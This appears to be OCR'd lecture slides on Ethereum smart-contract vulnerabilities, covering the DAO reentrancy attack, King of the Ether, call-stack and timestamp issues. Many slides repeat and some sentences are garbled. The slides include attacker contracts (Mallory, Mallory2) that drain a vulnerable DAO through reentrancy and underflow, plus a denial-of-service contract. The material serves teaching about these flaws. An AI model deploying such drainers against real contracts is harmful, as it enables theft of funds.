2. Ether lost in transfer

Sending ether to the void

- When sending ether, there must be a recipient address.
- The recipient address can be orphaned - not associated with a user or a contract. If ether is sent to an orphaned address - it is lost forever.

2. Ether lost in transfer

Sending ether to the void

- When sending ether, there must be a recipient address.
- The recipient address can be orphaned - not associated with a user or a contract. If ether is sent to an orphaned address - it is lost forever.
- There is no way to check weather an address is orphaned or not. Programmers need to check it manually.

```
function isContract(address _addr) private returns (bool isContract){
  uint32 size;
  assembly {
    size := extcodesize(_addr)
  }
  return (size > 0);
}
```

2. Ether lost in transfer

Sending ether to the void

- When sending ether, there must be a recipient address.
- The recipient address can be orphaned - not associated with a user or a contract. If ether is sent to an orphaned address - it is lost forever.
- There is no way to check weather an address is orphaned or not. Programmers need to check it manually.

```
function isContract(address _addr) private returns (bool isContract){
  uint32 size;
  assembly {
    size := extcodesize(_addr)
  }
  return (size > 0);
}
```

- Another thing to keep in mind when developing for the Ethereum network.

3. Stack size limit

- **The call stack is limited to 1024 frames, and exceeding this limit throws an exception.**

3. Stack size limit

- The call stack is limited to 1024 frames, and exceeding this limit throws an exception.

- A malicious attacker cou by filling his call stack a victim contract d.

```
1  function stack_calls(address target, uint count) {
2      if (0<=count && count<1023)
3          this.stack_calls(target, count+1);
4      else target.ping();
5  }
6
7  stack_calls(0x123..., 0);
```

3. Stack size limit

- The call stack is limited to 1024 frames, and exceeding this limit throws an exception.

- A malicious attacker could by filling his call stack a victim contract.

```
1  function stack_calls(address target, uint count) {
2      if (0<=count && count<1023)
3          this.stack_calls(target, count+1);
4      else target.ping();
5  }
6
7  stack_calls(0x123..., 0);
```

- In october 18th, 2016 Ethereum addresses this in a hard fork, chancing each call to use only 63/64 of the allocated call to it's parent. Making these attacks require an exponentially growing amount of gas.


- One could still reach this limit, but they would need a whole lot of Ether. Making it not rational to execute this attack.

Blockchain vulnerabilities

1. Unpredictable state

We cannot assume the state the network at the time of execution.

- When a is transaction is invoked, it is added to the mempool (memory pool), And awaits to be executed by a miner.



1. Unpredictable state

We cannot assume the state the network at the time of execution.

- When a is transaction is invoked, it is added to the mempool (memory pool), And awaits to be executed by a miner.

- Other transactions occurring simultaneously can alter the contract's state.

1. Unpredictable state

We cannot assume the state the network at the time of execution.

- When a is transaction is invoked, it is added to the mempool (memory pool), And awaits to be executed by a miner.

- Other transactions occurring simultaneously can alter the contract's state.

- Miners who group transactions into blocks are not required to maintain any specific order and may exclude certain transactions.

1. Unpredictable state

We cannot assume the state the network at the time of execution.

- When a is transaction is invoked, it is added to the mempool (memory pool), And awaits to be executed by a miner.

- Other transactions occurring simultaneously can alter the contract's state.

- Miners who group transactions into blocks are not required to maintain any specific order and may exclude certain transactions.

- Blockchain forks can make transaction in the shorter branch be ignored, and re-added to the mempool. Thus, it may get re-executed.

- This uncertainty in contract state can create vulnerabilities, especially when invoking contracts that can be dynamically updated.

2. Generating randomness

Some contracts need non-deterministic results (lotteries, games etc..)

- Ethereum bytecode execution is deterministic (assuming honest miners)

- To introduce randomness, contracts often generate pseudo-random numbers using a common initialization seed.

2. Generating randomness

Some contracts need non-deterministic results (lotteries, games etc..)

- Ethereum bytecode execution is deterministic (assuming honest miners)

- To introduce randomness, contracts often generate pseudo-random numbers using a common initialization seed.

- A common method is taking a hash or a timestamp of a block that will appear in the future (a miner can select an ordering of transactions and formation of the block and hash it)

```
hash(block)
```

2. Generating randomness

Some contracts need non-deterministic results (lotteries, games etc..)

- Ethereum bytecode execution is deterministic (assuming honest miners)

- To introduce randomness, contracts often generate pseudo-random numbers using a common initialization seed.

- A common method is taking a hash or a timestamp of a block that will appear in the future (a miner can select an ordering of transactions and formation of the block and hash it)

```
hash(block)
```

- However, a malicious miner could influence the ordering of transactions and the execution of them - and can influence the probability in their favor.

3. Time constraints

Many applications rely on time constraints to determine permitted or mandatory actions in the current state.

- **In many cases block creation timestamps are used to implements these time constraints in a given contract.**



3. Time constraints

Many applications rely on time constraints to determine permitted or mandatory actions in the current state.

- In many cases block creation timestamps are used to implements these time constraints in a given contract.

- Each contract can access it’s block creation time.

- Ensures that all actions are evaluated against the same temporal reference point.

```
19  function resetInvestment() {
20    if (block.timestamp <
21          lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
```

3. Time constraints

Many applications rely on time constraints to determine permitted or mandatory actions in the current state.

- In many cases block creation timestamps are used to implements these time constraints in a given contract.

- Each contract can access it's block creation time.

```
19  function resetInvestment() {
20    if (block.timestamp <
21          lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
```


- Ensures that all actions are evaluated against the same temporal reference point.

- Miners, especially those with stakes in contracts, can exploit this vulnerability by arbitrarily choosing timestamps when mining blocks.

- We will see an attack with the tampering of timestamps by a miner.

Attacks

We will now illustrate some attacks, many of which inspired to real use cases — which exploit the vulnerabilities presented in earlier slides



Attacks - The DAO attack

- The DAO (decentralized autonomous organization) was a contract functioning as a crowdfunding platform, raising around $150M.

Attacks - The DAO attack

- The DAO (decentralized autonomous organization) was a contract functioning as a crowdfunding platform, raising around $150M.
- It fell victim to an attack on June 18th, 2016.
- The attacker managed to steal $60M.

Attacks - The DAO attack

- The DAO (decentralized autonomous organization) was a contract functioning as a crowdfunding platform, raising around $150M.
- It fell victim to an attack on June 18th, 2016.
- The attacker managed to steal $60M.
- The Ethereum blockchain did a controversial hard-fork to return the stolen funds, and restore the previous state of the blockchain.

Attacks - The DAO attack

- The DAO (decentralized autonomous organization) was a contract functioning as a crowdfunding platform, raising around $150M.
- It fell victim to an attack on June 18th, 2016.
- The attacker managed to steal $60M.
- The Ethereum blockchain did a controversial hard-fork to return the stolen funds, and restore the previous state of the blockchain.
- Because not everyone was on board with the fork, those who refused it, rolled back the blockchain history and made "Ethereum Classic". Which had a "code is law" approach to the immutability of transactions.

Attacks - The DAO attack

- A competing blockchain: “Ethereum Classic”





Attacks - The DAO attack

- **We will present a simplified version of the DAO contract, sharing the same vulnerabilities:**

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

Attacks - The DAO attack

Can you spot the problem in the code?

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

Attacks - The DAO attack - Attack #1

Mallory Contract's:


```
contract Mallory {
  SimpleDAO public dao = SimpleDAO(0x354...);
  address owner;
  function Mallory(){owner = msg.sender; }
  function() { dao.withdraw(dao.queryCredit(this)); }
  function getJackpot(){ owner.send(this.balance); }
}
```

DAO Contract:

```
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```

1. The attacker first publishes the Mallory contract, and donates some money to itself.

2. The attacker then calls Mallory’s fallback function



Attacks - The DAO attack - Attack #1


Mallory Contract:

```
1  contract Mallory {
2    SimpleDAO public dao = SimpleDAO(0x354...);
3    address owner;
4    function Mallory(){owner = msg.sender; }
5    function() { dao.withdraw(dao.queryCredit(this)); }
6    function getJackpot(){ owner.send(this.balance); }
7  }
```

DAO Contract:

```
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11   }}}
```

3. The loop continues until one of the following happens:
- gas is exhausted
- call stack is full
- DAO's balance becomes zero.



Attacks - The DAO attack - 2# Attack

Mallory2 Contract:

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
 function() {
    if (performAttack) {
       performAttack = false;
       dao.withdraw(1);
  }}

  function getJackpot(){
    dao.withdraw(dao.balance);
    owner.send(this.balance);
}}
```

DAO Contract:

```
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```



Attacks - The DAO attack - 2# Attack

Mallory2 Contract:

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
  function() {
     if (performAttack) {
        performAttack = false;
        dao.withdraw(1);
   }}

   function getJackpot(){
     dao.withdraw(dao.balance);
     owner.send(this.balance);
}}
```

DAO Contract:

```
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```

1. The attacker publishes the Mallory2 contract and sends to it 1 wei
2. Then the attacker will invoke the “attack()” method

Attacks - The DAO attack - 2# Attack

Mallory2 Contract:

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

DAO Contract:

```
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```

```
 function() {
    if (performAttack) {
       performAttack = false;
       dao.withdraw(1);
  }}

  function getJackpot(){
    dao.withdraw(dao.balance);
    owner.send(this.balance);
}}
```

3. credit[msg.sender] -= amount will be called twice. Causing an underflow, which results in: credit[sender] = 2^256 - 1 wei

4. The attacker calls getJackpot()

Attacks - The DAO attack


- The first attack is more effective with a larger investment, while the second one requires investing only 1 wei.

- Note: The second attack will work even if the return status of call will be checked!

```
7     function withdraw(uint amount) {
8       if (credit[msg.sender]>= amount) {
9         msg.sender.call.value(amount)();
10        credit[msg.sender]-=amount;
11  }}}
```

Attacks - King of the Ether Throne

- King of the Ether throne (KotET) was a contract that implemented a game in which a player must pay a fee to be the current "King of the Ether".
- A compensation fee is also paid to be the dethroned "King of the Ether"
- The fee for becoming the king, and the compensation fee for the previous king both increase monotonically.
- Players receive profits for playing and are motivated to keep paying for being a king.



Attacks - King of the Ether Throne

- **Attacks** were done on the contract on 6-8 of February in 2016.
- Moreover, it had some **poor design choices**, causing the stealing of Ether.



Attacks - King of the Ether Throne

We will also discuss a simplified version of the game (with the same vulnerabilities)

```
1   contract KotET {
2     address public king;
3     uint public claimPrice = 100;
4     address owner;
5
6     function KotET() {
7       owner = msg.sender;  king = msg.sender;
8     }
9
10    function sweepCommission(uint amount)  {
11      owner.send(amount);
12    }
13    function() {
14      if (msg.value < claimPrice) throw;
15
16      uint compensation = calculateCompensation();
17      king.send(compensation);
18      king = msg.sender;
19      claimPrice = calculateNewPrice();
20    }
21    /* other functions below */
22  }
```

Attacks - King of the Ether Throne

We will also discuss a simplified version of the game (with the same vulnerabilities)

```
1   contract KotET {
2     address public king;
3     uint public claimPrice = 100;
4     address owner;
5
6     function KotET() {
7       owner = msg.sender;  king = msg.sender;
8     }
9
10    function sweepCommission(uint amount)  {
11      owner.send(amount);
12    }
13    function() {
14      if (msg.value < claimPrice) throw;
15
16      uint compensation = calculateCompensation();
17      king.send(compensation);
18      king = msg.sender;
19      claimPrice = calculateNewPrice();
20    }
21    /* other functions below */
22  }
```

Can you spot the problem in the code?

Attacks - King of the Ether Throne

We will also discuss a simplified version of the game (with the same vulnerabilities)

```
1   contract KotET {
2     address public king;
3     uint public claimPrice = 100;
4     address owner;
5
6     function KotET() {
7       owner = msg.sender;  king = msg.sender;
8     }
9
10    function sweepCommission(uint amount)  {
11      owner.send(amount);
12    }
13    function() {
14      if (msg.value < claimPrice) throw;
15
16      uint compensation = calculateCompensation();
17      king.send(compensation);
18      king = msg.sender;
19      claimPrice = calculateNewPrice();
20    }
21    /* other functions below */
22  }
```

- **send return status not checked!**
- **If fails, can continue execution and the contract will keep the money, stealing Ether from the player.**

Attacks - King of the Ether Throne - Better Version

```
contract KotET {
  ...
  function() {
    if (msg.value < claimPrice) throw;
    uint compensation = calculateCompensation();
    if (!king.call.value(compensation)()) throw;
    king = msg.sender;
    claimPrice = calculateNewPrice();
}}
```

Attacks - King of the Ether Throne - Better Version

```
contract KotET {
  ...
  function() {
    if (msg.value < claimPrice) throw;
    uint compensation = calculateCompensation();
    if (!king.call.value(compensation)()) throw;
    king = msg.sender;
    claimPrice = calculateNewPrice();
}}
```

Is there still a problem?

Attacks - King of the Ether Throne - Better Version

```
1  contract KotET {
2    ...
3    function() {
4      if (msg.value < claimPrice) throw;
5      uint compensation = calculateCompensation();
6      if (!king.call.value(compensation)()) throw;
7      king = msg.sender;
8      claimPrice = calculateNewPrice();
9  }}
```

Is there still a problem?

Yes! The contract is still vulnerable to a Denial Of Service attack.

Attacks - King of the Ether Throne - Better Version

```
1  contract KotET {
2    ...
3    function() {
4      if (msg.value < claimPrice) throw;
5      uint compensation = calculateCompensation();
6      if (!king.call.value(compensation)()) throw;
7      king = msg.sender;
8      claimPrice = calculateNewPrice();
9  }}
```

```
10 contract Mallory {
11
12   function unseatKing(address a, uint w) {
13     a.call.value(w);
14   }
15
16   function () {
17     throw;
18 }}
```

Once Mallory takes the throne, no one can dethrone them…

Attacks - Multiplayer games

- There are many contracts which implement multi-player games. Even simple ones like rock-paper-scissors.

Attacks - Multiplayer games

- There are many contracts which implement multi-player games. Even simple ones like rock-paper-scissors.

- Many of them depend on player choices being hidden from other players.

Attacks - Multiplayer games

- There are many contracts which implement multi-player games. Even simple ones like rock-paper-scissors.

- Many of them depend on player choices being hidden from other players.

- The blockchain, being a public ledger, makes it hard for changed states to be REALLY secret.

Attacks - Multiplayer games

- There are many contracts which implement multi-player games. Even simple ones like rock-paper-scissors.
- Many of them depend on player choices being hidden from other players.
- The blockchain, being a public ledger, makes it hard for changed states to be REALLY secret.
- This causes many games to have vulnerabilities such as the "keeping secrets" vulnerability.

Attacks - Multiplayer games

- To show that type of attack, the paper defines a simple “Odds and Evens” game:

Attacks - Multiplayer games

- To show that type of attack, the paper defines a simple "Odds and Evens" game:

```
1   contract OddsAndEvens{
2     struct Player { address addr; uint number;}
3     Player[2] private players;
4     uint8 tot = 0; address owner;
5
6     function OddsAndEvens() {owner = msg.sender;}
7
8     function play(uint number) {
9       if (msg.value != 1 ether) throw;
10      players[tot] = Player(msg.sender, number);
11      tot++;
12      if (tot==2) andTheWinnerIs();
13    }
14    function andTheWinnerIs() private {
15      uint n = players[0].number
16             + players[1].number;
17      players[n%2].addr.send(1800 finney);
18      delete players;
19      tot=0;
20    }
21
22    function getProfit() {
23      owner.send(this.balance);
24    }
25  }
```

Attacks - Multiplayer games

```
1   contract OddsAndEvens{
2     struct Player { address addr; uint number;}
3     Player[2] private players;
4     uint8 tot = 0; address owner;
5
6     function OddsAndEvens() {owner = msg.sender;}
7
8     function play(uint number) {
9       if (msg.value != 1 ether) throw;
10      players[tot] = Player(msg.sender, number);
11      tot++;
12      if (tot==2) andTheWinnerIs();
13    }
14    function andTheWinnerIs() private {
15      uint n = players[0].number
16             + players[1].number;
17      players[n%2].addr.send(1800 finney);
18      delete players;
19      tot=0;
20    }
21
22    function getProfit() {
23      owner.send(this.balance);
24    }
25  }
```

- A malicious player could wait for a first player's choice, check the chosen value in the blockchain, and choose the second value accordingly.

Attacks - Multiplayer games

```
1  contract OddsAndEvens{
2    struct Player { address addr; uint number;}
3    Player[2] private players;
4    uint8 tot = 0; address owner;
5
6    function OddsAndEvens() {owner = msg.sender;}
7
8    function play(uint number) {
9      if (msg.value != 1 ether) throw;
10     players[tot] = Player(msg.sender, number);
11     tot++;
12     if (tot==2) andTheWinnerIs();
13   }
14   function andTheWinnerIs() private {
15     uint n = players[0].number
16            + players[1].number;
17     players[n%2].addr.send(1800 finney);
18     delete players;
19     tot=0;
20   }
21
22   function getProfit() {
23     owner.send(this.balance);
24   }
25 }
```

- A safe implementation should have used Timed commitments, instead of this direct update.

Attacks - Rubixi

